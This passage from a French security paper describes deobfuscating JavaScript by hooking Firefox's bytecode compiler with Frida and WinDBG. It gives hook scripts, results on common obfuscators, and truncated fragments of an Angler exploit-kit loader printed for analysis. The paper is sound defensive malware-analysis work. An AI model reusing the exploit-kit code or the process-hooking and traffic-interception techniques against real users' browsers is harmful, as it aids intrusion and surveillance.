54. https://dxr.mozilla.org/mozilla-central/source/js/src/frontend/BytecodeCompiler.cpp

55. https://developer.mozilla.org/en-US/docs/Mozilla/Using_the_Mozilla_symbol_server

```
00007ff8`0f1b1990 xul!BytecodeCompiler::compileScript (class JS::Handle<JSObject *>, class js::
    frontend::SharedContext *)
00007ff8`0f1b1490 xul!BytecodeCompiler::createParser (js::frontend::ParseGoal)
00007ff8`0f1b2880 xul!BytecodeCompiler::compileModule (void)
00007ff8`0f1b1680 xul!BytecodeCompiler::deoptimizeArgumentsInEnclosingScripts (struct
    JSContext *, class JS::Handle<JSObject *>)
00007ff8`0f1b3d40 xul!BytecodeCompiler::~BytecodeCompiler (void)
00007ff8`0f1b2f10 xul!BytecodeCompiler::compileStandaloneFunction (class JS::MutableHandle<
    JSFunction *>, js::GeneratorKind, js::FunctionAsyncKind, class mozilla::Maybe<unsigned int
    > *)
00007ff8`0f1b1620 xul!BytecodeCompiler::handleParseFailure (class js::frontend::Directives *,
    class js::frontend::TokenStreamPosition<char16_t> *)

bp xul!bytecodecompiler::createscriptsource
Breakpoint 0 hit
xul!BytecodeCompiler::createScriptSource:
00007ff8`0f1b1240 56              push    rsi
dv
            this = 0x0000002a`8f1fdda8
parameterListEnd = 0x0000002a`8f1fd908

0:000> dx -r1 (*((xul!BytecodeCompiler *)0x2a8f1fdda8))
(*((xul!BytecodeCompiler *)0x2a8f1fdda8))            [Type: BytecodeCompiler]
    [+0x000] keepAtoms      [Type: js::AutoKeepAtoms]
    [+0x008] cx             : 0x1e61a825800 [Type: JSContext *]
    [+0x010] alloc          : 0x1e61a825de0 [Type: js::LifoAlloc &]
    [+0x018] options        : 0x2a8f1fe970 [Type: JS::ReadOnlyCompileOptions &]
    [+0x020] sourceBuffer   : 0x2a8f1fea30 [Type: JS::SourceBufferHolder &]
    [+0x028] enclosingScope [Type: JS::Rooted<js::Scope *>]
    [+0x040] sourceObject   [Type: JS::Rooted<js::ScriptSourceObject *>]
    [+0x058] scriptSource   : 0x0 [Type: js::ScriptSource *]
    [+0x060] usedNames      [Type: mozilla::Maybe<js::frontend::UsedNameTracker>]
    [+0x090] syntaxParser   [Type: mozilla::Maybe<js::frontend::Parser<js::frontend::
        SyntaxParseHandler,char16_t> >]
    [+0x548] parser         [Type: mozilla::Maybe<js::frontend::Parser<js::frontend::FullParseHandler,
        char16_t> >]
    [+0xa30] directives     [Type: js::frontend::Directives]
    [+0xa38] script         [Type: JS::Rooted<JSScript *>]

(*((xul!JS::SourceBufferHolder *)0x2a8f1fea30))            [Type: JS::SourceBufferHolder]
    [+0x000] data_          : Unexpected failure to dereference object
    [+0x008] length_        : 0x177
    [+0x010] ownsChars_     : true

0:000> dq 0x2a8f1fea30
0000002a`8f1fea30 000001e6`1ae59800 00000000`00000177
0000002a`8f1fea40 0000002a`8f1fea01 00000000`00000001
0000002a`8f1fea50 000001e6`154070b0 000001e6`1a825800
0000002a`8f1fea60 000001e6`1a825800 000001e6`1cf75000
0000002a`8f1fea70 000001e6`1a825860 00000000`00000000
0000002a`8f1fea80 fff98000`00000000 000001e6`1a825868
0000002a`8f1fea90 00000000`00000000 00007ff8`0e288a20
0000002a`8f1feaa0 000001e6`1a825800 0000002a`8f1feac0
0:000> db 000001e6`1ae59800
000001e6`1ae59800 76 00 61 00 72 00 20 00-5f 00 70 00 61 00 71 00  v.a.r. .__.p.a.q.
000001e6`1ae59810 3d 00 5f 00 70 00 61 00-71 00 7c 00 7c 00 5b 00  =.__.p.a.q.|.|.[.
000001e6`1ae59820 5d 00 3b 00 5f 00 70 00-61 00 71 00 2e 00 70 00  ].;.__.p.a.q...p.
000001e6`1ae59830 75 00 73 00 68 00 28 00-5b 00 22 00 74 00 72 00  u.s.h.(.[.".t.r.
000001e6`1ae59840 61 00 63 00 6b 00 50 00-61 00 67 00 65 00 56 00  a.c.k.P.a.g.e.V.
000001e6`1ae59850 69 00 65 00 77 00 22 00-5d 00 29 00 2c 00 5f 00  i.e.w.".].).,._.
000001e6`1ae59860 70 00 61 00 71 00 2e 00-70 00 75 00 73 00 68 00  p.a.q...p.u.s.h.
000001e6`1ae59870 28 00 5b 00 22 00 65 00-6e 00 61 00 62 00 6c 00  (.[.".e.n.a.b.l.
```

Listing 4. Récupération de l'entrée du compilateur JavaScript avec WinDBG.

Le pointeur vers le `SourceBufferHolder` contenant le code JavaScript à compiler est présent dans la classe `BytecodeCompiler`. Il suffit de suivre le pointeur `this` lors des appels aux méthodes de `BytecodeCompiler` pour le retrouver. Le `SourceBufferHolder` est une structure contenant un pointeur vers le source et sa longueur, un simple déréférencement nous donne alors le code JavaScript.

5.1 Frida : un framework de rétro-conception dynamique

Frida [56] est un framework d'analyse dynamique de binaire permettant de détourner les appels de fonction d'une application. Frida supporte un grand nombre de plateformes et met à disposition de l'analyste une API JavaScript pour coder ses routines de détournement de fonction. On peut ainsi analyser les paramètres d'entrée et les valeurs de retour des fonctions détournées, lire et écrire arbitrairement dans la mémoire du processus, etc. Un excellent tutoriel d'utilisation de Frida est disponible dans le magazine Misc 92 [57].

Nous avons donc employé Frida pour détourner l'appel au moteur JavaScript du navigateur Firefox afin d'obtenir l'ensemble du code exécuté au sein de l'onglet de navigation. La qualité de ce framework permet d'éviter un grand nombre de problèmes posés par les évolutions d'architecture du navigateur.

5.2 Firefox, injection de DLL et sandbox

Nombre d'anti-virus protègent le navigateur web par l'injection d'une *DLL* supplémentaire dans *Firefox*, ce qui a engendré un grand nombre de problèmes de stabilité remontés dans la télémétrie de Mozilla. Les developpeurs ont donc mis en œuvre des protections contre l'injection sauvage de *DLL* dans Firefox [58]. Cette liste se retrouve facilement dans le code source de Firefox [59].

Concernant la sandbox, elle sert à éviter que les appels aux fonctions du noyau s'exécutent directement, elle va donc intercepter l'ensemble des appels système.

```
1 // Interception of NtMapViewOfSection on the child process.
2 // It should never be called directly. This function provides the means to
3 // detect dlls being loaded, so we can patch them if needed.
4 SANDBOX_INTERCEPT NTSTATUS WINAPI TargetNtMapViewOfSection64(...){...}
```

Listing 5. Extrait du code de la sandbox.

Il est donc préférable de laisser Frida lancer *Firefox* et s'injecter avant que les mécanismes de la sandbox ne soient chargés, sinon la DLL Frida sera dans l'incapacité de communiquer avec l'injecteur. L'extrait de code 6) illustre cette méthode.

56. https://www.frida.re/
57. https://connect.ed-diamond.com/MISC/MISC-092/Frida-le-couteau-suisse-de-l-analyse-dynamique-multiplateforme
58. https://bugzilla.mozilla.org/show_bug.cgi?id=1306406
59. https://dxr.mozilla.org/mozilla-central/source/mozglue/build/WindowsDllBlocklistDefs.h

```
pid = frida.spawn(("C:\\Program Files\\Mozilla Firefox\\firefox.exe",))
follow_proc(pid, js, follow_proc_callback)
frida.resume(pid)
```

Listing 6. Lancement de Firefox par Frida.

5.3 Gestion du multi-process

Depuis la version 48 de *Firefox*, le navigateur fonctionne avec plusieurs processus [60] [61]. Il faut donc que le monitoring tienne compte de ce mécanisme. Pour cela, nous pouvons procéder de deux façons :

— la première consiste à désactiver le multi-process par l'intermédiaire des options de configuration de *Firefox* [62] présentes dans `about:config`. Il faut désactiver l'option *browser.tabs.remote.autostart* pour désactiver la fonctionnalité. On peut ensuite vérifier dans `about:support` que la fonctionnalité *Fenêtre Multiprocessus* vaut 0 et qu'il n'y a qu'un *processus de contenu web*. Cette approche évite d'avoir à identifier le processus correspondant à l'onglet de navigation, ce qui facilite le debug du moteur Firefox avec WinDBG.

— la seconde consiste à s'injecter dans tous les processus fils générés par Firefox. Pour cela, nous tirons profit de la fonction de *child gating* de Frida [63]. Frida va ainsi monitorer les API de création de sous-processus telle que *fork()* et s'injecter dans les processus fraîchement créés. Comme ce hooking a lieu avant le chargement des composants de la sandbox, l'instrumentation fonctionne.

Afin de détecter l'éventuel lancement d'un sous-programme [64] suite à l'exploitation d'une vulnérabilité dans le navigateur, nous avons ajouté explicitement un monitoring (cf. listing 7). Si une technique de création de sous-processus venait à échapper au *child gating* de Frida, c'est aussi par ce biais qu'il faudrait compenser. Pour identifier les fonctions permettant la création de processus fils, la MSDN est une alliée [65] [66].

60. `https://billmccloskey.wordpress.com/2013/12/05/multiprocess-firefox/`
61. `https://hacks.mozilla.org/2017/06/firefox-54-e10s-webextension-apis-css-clip-path/`
62. `https://www.ghacks.net/2016/07/22/multi-process-firefox/`
63. `https://www.frida.re/news/2018/04/28/frida-10-8-released/`
64. `https://a-twisted-world.blogspot.com/2008/03/createprocessinternal-function.html`
65. `https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createprocessasuserw`
66. `https://stackoverflow.com/questions/23169172/is-createprocessw-deprecated`

```
var CreateProcessAsUserW = Module.findExportByName('kernel32','CreateProcessW');
if(CreateProcessAsUserW!=null){
    Interceptor.attach(CreateProcessAsUserW, {
        onEnter(args){
            console.log('Calling CreateProcessAsUserW(');
            console.log('lpApplicationName: '+Memory.readUtf16String(args[1]).toString());
            console.log('lpCommandLine: '+Memory.readUtf16String(args[2]).toString());
        },
        onLeave(retval){
        },
    });
}
```

Listing 7. Hooking d'une fonction de création de process dans `Advapi.dll`.

Ce hooking permet par exemple d'observer le lancement du ping de la télémétrie de Mozilla lors de la fermeture de Firefox.

```
DEBUG:___main___: delivered: Child(pid=5876, parent_pid=6284, origin=spawn, path='C:\\
    Program Files\\Mozilla Firefox\\pingsender.exe', argv=['C:\\Program Files\\Mozilla Firefox\\
    pingsender.exe', 'https://127.0.0.1//submit/telemetry/xxxxx-xxxxx-xxxxx-xxxx-xxxxx/health/
    Firefox/64.0/release/20181206201918?v=4', 'C:\\Users\\[...]\\AppData\\Roaming\\Mozilla\\
    Firefox\\Profiles\\xxxxx.default-xxxxx\\saved-telemetry-pings\\xxxx-xxxxx-xxxxx-xxxxx-
    xxxxx'], envp=None)
```

Listing 8. Création d'un processus fils par Firefox pour la télémétrie.

5.4 Gestion du chargement de `xul.dll`

Le binaire Firefox sert à la fois à lancer le processus père et les processus fils de rendu des onglets. Les fonctionnalités activées et donc les DLL chargées dépendent des options de configuration et de lancement. La DLL contenant le moteur du navigateur s'en retrouve chargée en différé et on ne peut pas résoudre son adresse de chargement au lancement du processus. Il faut donc surveiller le chargement de `xul.dll` par l'intermédiaire de `LoadLibraryExW`[67], et placer les hooks lorsque le chargement est terminé. Là encore cela se fait très simplement avec Frida. Nous récupérons le nom de la DLL lors de l'appel de la fonction via la callback `onEnter`, et on place nos hooks avec la callback `onLeave` comme le montre l'extrait 9.

```
var dllname='';
var xulloaded= false;
var xulhooked= false;
/*
We monitor LoadLibraryEx looking for xul.dll loading inside the process

HMODULE WINAPI LoadLibraryEx(
  _In_       LPCTSTR lpFileName,
  _Reserved_ HANDLE hFile,
  _In_       DWORD dwFlags
);
*/
Interceptor.attach(LoadLibraryExW, {
onEnter(args){
    dllname=Memory.readUtf16String(args[0]).toString();
    var dwflags=args[2];
```

67. `https://msdn.microsoft.com/en-us/windows/ms684179(v=vs.80).aspx`

```
17      console.log("loadLibraryExW " + dllname);
18      //console.log(" flags  "+ dwflags.toString());
19      if(dllname.endsWith('xul.dll')){
20          console.log('loading xul. dll ');
21          xulloaded=true;
22          xulhooked=false;
23      }
24  },
25  onLeave(retval){
26      console.log('done loading '+dllname);
27      if(xulloaded){
28          xulBaseAddress = Module.findBaseAddress('xul.dll');
29          if( xulBaseAddress!=null && xulhooked==false && hookxul==true ){
30          //hook your xul.dll functions here
31          }
32      }
33  }
34  };
```

Listing 9. Monitoring du chargement de `xul.dll` par Frida.

5.5 Hooking du générateur de bytecode

Une fois la bibliothèque `xul.dll` chargée, nous pouvons procéder au hooking de la création du générateur de bytecode[68]. Le compilateur est initialisé par la fonction `BytecodeCompiler::BytecodeCompiler()`, cependant ce symbole n'est plus exporté par Mozilla. Cette fonction prend en paramètre le source JavaScript sous la forme d'un pointeur vers un `SourceBufferHolder`, ainsi que le contexte d'exécution. Ce pointeur est une propriété interne de la classe BytecodeCompiler(). Le source JavaScript est géré par la fonction `CreateScriptSource` qui va initialiser la représentation interne du script JS à partir du `SourceBufferHandler`.

```
1   /*
2   BytecodeCompiler::CreateParser
3
4   00007ff8'1e050000
5   00007ff8'1f361490
6   */
7   var bytecodeCompiler__createParser = resolveAddress(xulBaseAddress, "0x00007ff81e050000","0
        x00007ff81f361490");
8   Interceptor.attach(bytecodeCompiler__createParser, {
9       onEnter(args) {
10          console.log('');
11          console.log('[+] Called xul!BytecodeCompiler::createParser (js::frontend::ParseGoal) \n   : ' +
                bytecodeCompiler__createParser);
12          console.log('[+] this='+args[0]);
13          console.log('[+] options='+ Memory.readPointer(args[0].add(24)));
14          readOptions(Memory.readPointer(args[0].add(24)));
15          console.log('[+] sourceBuffer='+ Memory.readPointer(args[0].add(32)));
16          readSBH(Memory.readPointer(args[0].add(32)));
17      },
18  });
```

Listing 10. Hooking du moteur JS à l'aide de Frida.

68. `https://dxr.mozilla.org/mozilla-central/source/js/src/frontend/BytecodeCompiler.cpp`

5.6 Discriminer l'origine du JavaScript à compiler

Lorsque nous procédons au débogage des appels à `BytecodeCompiler::CreateParser()`, nous nous rendons rapidement compte par l'examen de la pile des appels que le JavaScript provient de différentes sources.

Lorsqu'il s'agit de code HTML, il provient de `nsHTML5treeOpExecutor` qui fait appel à `JS:Compile` pour lancer le frontend de compilation JavaScript `js::frontend::CompileGlobalScript` qui instancie et exécute le générateur de bytecode par la fonction `BytecodeCompiler::CompileScript`.

Lorsqu'il s'agit d'un `eval()`, c'est l'interpréteur JS qui appelle `js::DirectEval`[69] qui fait appel au frontend via `js::frontend::CompileEvalScript` qui, là encore, instancie et exécute le générateur de bytecode par la fonction `BytecodeCompiler::CompileScript`.

Enfin, lorsqu'il s'agit de gestionnaires d'évènements JavaScript tel que `onerror` ou `onload` (bien connu des amateurs de XSS), c'est `js::frontend::CompileStandaloneFunction` qui se charge de l'instanciation et de l'exécution du générateur de bytecode par la fonction `BytecodeCompiler::CompileStandaloneFunction`.

Nous pourrions être tentés d'intercepter les appels à ces fonctions spécifiques, d'en déduire l'origine du JavaScript puis son contexte d'exécution. Cependant, nous risquons de rater des méthodes d'appel au compilateur et de devoir gérer la synchronisation entre l'origine des appels au compilateur (`eval()`, `<script>`, event handlers) et le code JavaScript récupéré dans un environnement fortement parallélisé. En observant plus attentivement les propriétés de la classe `BytecodeCompiler` avec *WinDBG*, nous pouvons récupérer l'ensemble des options de compilation associées au code JavaScript. Ces options servent à initialiser le compilateur et à lui donner du contexte quant au code à compiler.

```
0:000> dx -r1 (*((xul!JS::ReadOnlyCompileOptions *)0xb286dfcbd8))
(*((xul!JS::ReadOnlyCompileOptions *)0xb286dfcbd8))          [Type: JS::CompileOptions]
    [+0x008] mutedErrors__ : false
    [+0x010] filename_     : 0x1b6ccf4e248 : "resource://gre/actors/FindBarChild.jsm" [Type:
        char *]
    [+0x018] introducerFilename__ : 0x0 [Type: char *]
    [+0x020] sourceMapURL__ : Unexpected failure to dereference object
    [+0x028] selfHostingMode : false
    [+0x029] canLazilyParse : true
    [+0x02a] strictOption   : true
    [+0x02b] extraWarningsOption : false
    [+0x02c] werrorOption   : false
```

69. `https://dxr.mozilla.org/mozilla-central/source/js/src/builtin/Eval.cpp?q=Eval.cpp&redirect_type=direct`

```
12      [+0x02d] asmJSOption  : Enabled (0x0) [Type: JS::AsmJSOption]
13      [+0x02e] throwOnAsmJSValidationFailureOption : false
14      [+0x02f] forceAsync   : false
15      [+0x030] sourceIsLazy : false
16      [+0x031] allowHTMLComments : true
17      [+0x032] isProbablySystemCode : true
18      [+0x033] hideScriptFromDebugger : false
19      [+0x038] introductionType : 0x0 [Type: char *]
20      [+0x040] introductionLineno : 0x0
21      [+0x044] introductionOffset : 0x0
22      [+0x048] hasIntroductionInfo : false
23      [+0x050] lineno       : 0x1
24      [+0x054] column       : 0x0
25      [+0x058] scriptSourceOffset : 0x0
26      [+0x05c] isRunOnce    : false
27      [+0x05d] nonSyntacticScope : true
28      [+0x05e] noScriptRval : true
29      [+0x05f] allowSyntaxParser : true
30      [+0x060] elementRoot  [Type: JS::Rooted<JSObject *>]
31      [+0x078] elementAttributeNameRoot [Type: JS::Rooted<JSString *>]
32      [+0x090] introductionScriptRoot [Type: JS::Rooted<JSScript *>]
```

Listing 11. Récupération des options de compilation à l'aide de WinDBG.

Parmi ces notions de contexte, nous pouvons récupérer le nom du fichier source sous la forme d'une URL (ex. : `http://server.com/fichier.js`), le numéro de ligne et de colonne où commence le source *JavaScript*, le fichier source parent (ex. : `http://server.com/index.html`), le type de fonction à l'origine de l'exécution (`eval`, balise script, fichier `.js`). Ces informations pourront ainsi servir à l'analyse pour comprendre qui a généré quoi à l'exécution. La récupération de ces options se fait très simplement avec *Frida* comme illustré dans l'extrait 12

```
1  function readOptions(optionPointer){
2          var options= new Object();
3          options.address=optionPointer;
4          console.log(' [-]options addr='+options.address);
5          console.log(' [-]options filename addr='+Memory.readPointer(options.address.add(16)));
6          options.filename=Memory.readCString(Memory.readPointer(options.address.add(16)));
7          console.log(' [-]options filename='+options.filename);
8          options.introducerFilename=Memory.readCString(Memory.readPointer(options.address.
               add(24)));
9          console.log(' [-]options introducer filename='+options.introducerFilename);
10         options.introductionType=Memory.readCString(Memory.readPointer(options.address.
               add(56)));
11         console.log(' [-]options introduction type='+options.introductionType);
12         options.lineno=Memory.readUInt(options.address.add(80));
13         console.log(' [-]options introduction type='+options.lineno);
14 }
```

Listing 12. Récupération de quelques options de compilation.

5.7 Monitoring Réseau

Il est possible de configurer Firefox pour journaliser les échanges réseau effectués par le biais d'options dans la ligne de commande et/ou de consulter/configurer ces journaux sur la page `about:networking`[70]. Ces

70. `https://developer.mozilla.org/en-US/docs/Mozilla/Debugging/HTTP_logging`

options disponibles depuis *Firefox 52* peuvent nous dispenser d'avoir à hooker *Necko*[71]. On peut aussi employer un proxy d'analyse type Fiddler ou HoneyProxy pour intercepter l'ensemble des échanges HTTP(S), en prenant soin d'importer le certificat SSL utilisé pour le MitM dans Firefox. Les pentesteurs à la recherche d'une solution plus légère pourrons s'orienter vers NetRipper[72] qui hooke `PR_Write` et `PR_Read` dans `nss3.dll`.

6 Expérimentation

Le chapitre suivant détaille brièvement quelques expérimentations de la solution avec des outils d'obfuscation trouvés sur Internet, ainsi qu'un exemple d'analyse d'une page piégée avec un exploit-kit.

6.1 Obfuscateurs JavaScript

Voici quelques résultats d'expérimentations avec les packers JavaScript présentés dans l'état de l'art des obfuscateurs.

JJEncode. C'est un packer créé par Yosuke Hasegawa comme preuve de concept de la flexibilité du langage JavaScript et de ses capacités d'obfuscation. À la main, on désobfusque JJEncode en surclassant `eval()` et en lui faisant écrire la chaîne passée en paramètre dans `console.log()` ou `alert()`, on obtient donc le même résultat automatiquement par hooking du parser JS.

```
1  xul.dll baseAddr: 0x7ffd4ee20000
2  hooking BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc *,
       class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<js::
       Scope *>, TraceLoggerTextId)
3  [+] New addr=0x7ffd4f0efb94
4
5  [+] Called BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc
       *, class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<
       js::Scope *>, TraceLoggerTextId)
6     : 0x7ffd4f0efb94
7
8  $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$
       ]+"")[$],_$$:++$,$$$_:(!""+"")[$],$___:++$,$_$:++$,$$___:({}+"")[$],$$_:++$,$$$:++$,
       $____:++$,$___$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.___$])+($.$$=($.$+"")[$.
       ___$])+((!$)+"")[$._$$]+($.___=$.$_[$.$$_])+($.$=(!""+"")[$.___$])+($._=(!""+"")[$._$_])+
       $.$_[$.$_$]+$.___+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.___+$._+$.$+$.$$;$.$=($.____)[$.
       $_]($.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\"+$.___$+$.$$_+$._$_+$.
       ___+"(\\\"\\"+$.___$+$.___$+$.____+$.$$$_+(![]+"")[$._$_]+(![]+"")[$._$_]+$._$+"\\"+
       $.$___+$.____+"\\"+$.___$+$.___$+$.___$+$.$$$+"\\"+$.___$+$.$$_+$._$_+$.$_$_+"\\"+$.
       ___$+$.$_$+$.$$_+"\\"+$.___$+$.$___+$.$$$+$.$$$_+"!\\\"\\"+$.$___+$.____+")"+"\""
       )())();
9
10 [+] Called BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc
       *, class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<
       js::Scope *>, TraceLoggerTextId)
```

71. https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Necko
72. https://github.com/NytroRST/NetRipper/

```
    : 0x7ffd4f0efb94

return"ale\162t(\"\110ello\40\117\162a\156\147e!\"\40)"

[+] Called BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc
      *, class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<
      js::Scope *>, TraceLoggerTextId)
    : 0x7ffd4f0efb94

alert("Hello Orange!" )
```

Listing 13. Désobfuscation de JJEncode par hooking du moteur JS.

Dean Edward JavaScript packer. Des variantes de ce packer se retrouvent souvent employés dans des codes JavaScript malveillants aussi bien que pour des usages légitimes. L'objectif étant de réduire la taille du code JavaScript avant d'y appliquer des couches d'obfuscation qui vont mécaniquement le faire grossir.

```
Javascript Type=scriptElement URL=file://///VBOXSVR/VmShare/jstest/dean_1.html line 1,
      ParentURL=None
Javascript Source =
/* http://dean.edwards.name/packer/
base62
*/
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){
      return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'
      +e(c)+'\\b','g'),k[c]);return p}('0("1 2!");',3,3,'alert|hello|world'.split('|'),0,{}))
Javascript Type=eval URL=file://///VBOXSVR/VmShare/jstest/dean_1.html line 1, ParentURL=file
      ://///VBOXSVR/VmShare/jstest/dean_1.html
Javascript Source =alert("hello world!");
```

Listing 14. Désobfuscation du packer de Dean Edward par hooking du moteur JS.

JSFuck. L'obfuscateur JSFuck emploie quelques spécificité du langage JavaScript pour réécrire le code sous forme de JSFuck et passe le tout dans `eval()` afin d'exécuter ce dernier. Notre approche récupère donc le code lors de l'appel à `eval()` sous sa forme désobfusquée.

```
2019-02-01 01:07:02,946 - ___main___ - INFO - Javascript Type=scriptElement URL=file://[...
      ]/jsfuck_eval.html, ParentURL=1
2019-02-01 01:07:02,946 - ___main___ - INFO - Javascript Source (line 1) =
/* jsfuck */
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]
      ]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[] [ ... c'est vraiment verbeux jsfuck ... ]
       !+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+[]]+([![]]+[][[]])[
      +!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]
      +[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+[]]))()
2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Type=Function URL=file://[...]/
      jsfuck_eval.html, ParentURL=1
2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Source (line 1) =
function anonymous(
) {
return unescape
}
[ ... quelques appels à des fonctions anonymes pour éércuprer des ècaractres ... ]
2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Type=Function URL=file://[...]/
      jsfuck_eval.html, ParentURL=1
2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Source (line 1) =
function anonymous(
```

```
) {
alert("Hello world");
}
```

Listing 15. Désobfuscation JSFuck avec `eval()` par hooking du moteur JS.

javascript obfuscator. Cet outil fait appel à des prédicats opaques pour l'obfuscation [73]. Il faut donc utiliser une simplification de l'AST pour éliminer ces prédicats et récupérer le code en clair. C'est ce que permet ESDeobfuscate [74] on encore JSTillery [75] en faisant de l'évaluation partielle sur les portions prédictibles de l'AST. Pour gêner l'analyste, cet obfuscateur insère aussi des timers qui appellent le mot clef `debugger` provoquant un arrêt dans le debugger JavaScript du navigateur. Cette technique se voit dans les journaux de notre solution, mais ne bloque pas l'exécution des autres scripts, contrairement à ce qui se passerais si l'analyste utilisait les outils de debug JavaScript intégrés au navigateur.

```
INFO:___main___:Javascript Type=scriptElement URL=file://[...]/heroku_alert.html, ParentURL
    =1
INFO:___main___:Javascript Source (line 1) =

//javascript obfuscator
var __0x550c=['IsO0wqZPwqRFCcKvw5ESw58='];(function(__0x1715b4,__0x4e5763){var __0x1b2972=
    function(__0x571042){while(--__0x571042){__0x1715b4['push'](__0x1715b4['shift']());}};
    __0x1b2972(++__0x4e5763);}(__0x550c,0x1e6));var __0x56ae=function(__0x4fb800,__0x3afdae)
    {__0x4fb800=__0x4fb800-0x0;var __0x3fcfe5=__0x550c[__0x4fb800];if(__0x56ae['YHqwlU'
    ]===undefined){(function(){var __0x1a4300;try{var __0x43bfe6=Function('return\x20(function
    ()\x20'+'{}.constructor(\x22return\x20this\x22)
 [...  encore plus de éprdicats opaques du êmme style ...]
_0x5a8cf3=__0x56ae['BKxffV'][__0x4fb800];if(__0x5a8cf3===undefined){if(__0x56ae['LyZRhV']===
    undefined){__0x56ae['LyZRhV']=!![];}__0x3fcfe5=__0x56ae['tfwZUn'](__0x3fcfe5,__0x3afdae);__0x56ae
    ['BKxffV'][__0x4fb800]=__0x3fcfe5;}else{__0x3fcfe5=__0x5a8cf3;}return __0x3fcfe5;};alert(__0x56ae('0
    x0','vJiY'));

INFO:___main___:Javascript Type=Function URL=file://[...]/heroku_alert.html, ParentURL=1
INFO:___main___:Javascript Source (line 1) =
function anonymous(
) {
return (function() {}.constructor("return this")( ));
}
INFO:___main___:Javascript Type=Function URL=file://[...]/heroku_alert.html line 3 > Function,
    ParentURL=1
INFO:___main___:Javascript Source (line 1) =
function anonymous(
) {
return this
}
```

Listing 16. Mise en échec de la solution par des prédicats opaques.

```
window.console.log('Hello World');
```

Listing 17. Élimination des prédicats opaques par ESDeobfuscate.

73. `https://obfuscator.io/`
74. `https://m1el.github.io/esdeobfuscate/`
75. `https://mindedsecurity.github.io/jstillery/`

6.2 Exemple d'un code JavaScript malveillant

Une page piégée par un exploit-kit embarque souvent un premier code chargé de discriminer entre un navigateur web et un crawler par le biais de divers tricks d'anti-analyse. Souvent cela passe par l'écriture de variables JavaScript spécifiques, de propriétés ou de balises accessibles via le DOM...

Dans l'exemple 18, nous avons pris une page piégée par l'exploit-kit Angler. Le script est d'abord généré par concaténation de chaînes obfusquées dont la concaténation est conditionnée par des tests simples. Ce script est en suite passé à `eval()` dans une seconde balise script. Ce script va enchaîner un très grand nombre d'appels à `eval()` pour procéder à la désobfuscation et à l'exécution du script final chargé de contrôler s'il s'agit bien d'un vrai navigateur avant de générer la redirection ou l'iframe pointant vers la suite de l'exploit kit chargé de l'exploitation des vulnérabilités présentes.

```
1  2019-04-02 07:46:56,937 - ___main___ - INFO - Javascript Type=scriptElement URL=file://
       [...]/angler_full.html line 288, ParentURL=None
2  2019-04-02 07:46:56,937 - ___main___ - INFO - Javascript Source =
3  var htyrzcnsunxjskvf=(229315027<364097209?"htyr":"uu");
4  var iawhzdfeymu=(462623843<621782567"gm":"iawh");
5  var hgnzofsbgtwmcb=(290128029<2471368?"\x75\x65":"]");
6   [...     ...]
7  kvedrjjxifrpgqj+=(1764012857>2099667621?"e":"f,uh");
8  kvedrjjxifrpgqj+=(1843353455<1678803452?"\x75\x62":"dzw");
9  kvedrjjxifrpgqj+=(1995667705<1700702646?"\x79\x70\x64":"\x77\x72\x6e\x70\x74\x6c");
10 kvedrjjxifrpgqj+=(282683242>1345703405?"\x7a":"iisu)");
11 kvedrjjxifrpgqj+=(1613422930<1738210358?"}":"a");
12 var mobojpaaddojgq=true;
13 var mwmbasbiljopnxpz=0;
14 var jjztdfobgmgc=8;
15 var qiuuodykhnfpb="\x22";
16
17 2019-04-02 07:46:56,938 - ___main___ - INFO - Javascript Type=scriptElement URL=file://
       [...]/angler_full.html line 487, ParentURL=None
18 2019-04-02 07:46:56,938 - ___main___ - INFO - Javascript Source =
19 eval(kvedrjjxifrpgqj);
20 var cheywrstvcrml = dzlxgnbcyppgh(iawhzdfeymu,htyrzcnsunxjskvf,sbjuretehfgq);
21 jjztdfobgmgc=mwmbasbiljopnxpz+1;
22 2019-04-02 07:46:56,939 - ___main___ - INFO - Javascript Type=eval URL=file://[...]/
       angler_full.html line 1, ParentURL=file://///VBOXSVR/VmShare/jsmalware/angler/angler_full.
       html
23 2019-04-02 07:46:56,939 - ___main___ - INFO - Javascript Source =function ekgzqjniivbbw(
       iawhzdfeymu,htyrzcnsunxjskvf){return new Function(iawhzdfeymu,htyrzcnsunxjskvf)}
       function dzlxgnbcyppgh(iawhzdfeymu,htyrzcnsunxjskvf,uhdzwwrnptliisu){return new
       Function(iawhzdfeymu,htyrzcnsunxjskvf,uhdzwwrnptliisu)}
24 2019-04-02 07:46:56,940 - ___main___ - INFO - Javascript Type=Function URL=file://[...]/
